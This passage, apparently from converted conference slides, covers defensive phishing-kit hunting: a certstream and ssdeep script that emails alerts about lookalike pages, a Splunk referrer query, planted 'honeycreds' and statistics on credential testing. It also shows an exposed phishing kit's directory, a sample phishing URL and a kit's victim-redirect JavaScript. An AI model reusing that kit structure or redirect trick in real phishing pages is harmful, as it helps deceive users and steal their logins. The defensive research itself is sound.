        s = smtplib.SMTP('localhost')
        s.sendmail('phishing@localhost', 'user@companyname.com', msg.as_string())
        s.quit()

    except Exception as e:
        print("Error! {}".format(e))

else:
    pass
```


[https://gist.github.com/medic642/](https://gist.github.com/medic642/phish_ssdeep.py) [phish_ssdeep.py](#) (in progress!!!)

```
import certstream
import json
import requests
import re
import smtplib
import ssdeep



# goodhash is ssdeep hash of the html code of the real site in the blocksize,hash:hash format
goodhash = "blocksize:hash:hash"

# must have a mailer on localhost.
SERVER = "localhost"
FROM = "phish@localhost"
TO = ["user@example"] # must be a list []
SUBJECT = "New Phishing Page Found!"

# keyword can be domains or Python compatible regex
keywords = ("regex string 1", "regex string 2")

# ss_match should be regex from key and .+$ to grab rest of url (change as needed or keep same as key)
ss_match = ("regex string 1+", "regex string 2+")
```

Finding Phish Yourself

  securityadvance.co			
Index of /			
<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<u>Vlava/</u>	2018-10-25 10:40	-	
<u>Vlava Free Website T.></u>	2019-09-16 07:11	1.6M	
<u>chase.zip</u>	2019-09-16 07:30	3.4M	
<u>chase/</u>	2017-09-15 15:45	-	

Finding Phish Yourself

somepoorsap.com/wp-admin/mycompany.com/3b7a4c2a/login.php?state=y

Give it Some Legitimacy(again)

```
</form>  
</body>  
        </script>  
<script type="text/JavaScript">  
<!--  
setTimeout("location.href = 'http://www.██████████.com/';",3000);  
-->  
</script>  
</html>
```


Finding Phish Yourself



Splunk all the Things!

index=waf sourcetype=logs (or wherever you have http referrer logs)

| fields http_referrer

| fields - _raw

| where (match(http_referrer, "<regex1>") OR match(http_referrer, "<regex2>") OR <...>)

| stats count by http_referrer

So....Now What?




“HoneyCreds”



First Try



Enhance!




A Man Has No Name(s)



I See Dead People

- **1923 Yankees Roster**
- **1886 Census List**
- **Famous shipwrecks?**



Statistics

- 300+ “Honeycreds” placed
- 43% Seen tested
- Hundreds of Testing IPs
- Hundreds of real customer creds
- Shortest = <1 minute
- Longest = ~ 1 year
- Some creds re-tested much later

More Statistics

- **Most credentials were tested within 24 hours**
- **Average (mean)– ~ 9 days**
- **Median – 5 hours**
- **3-4 other customer creds tested with fakes most times**

Summary

- **Understand phishing kits targeting your org**
- **Find these kits in your logs**
- **Build some regex detection**
- **Automate!**



Questions?

Jared Peck
@medic642

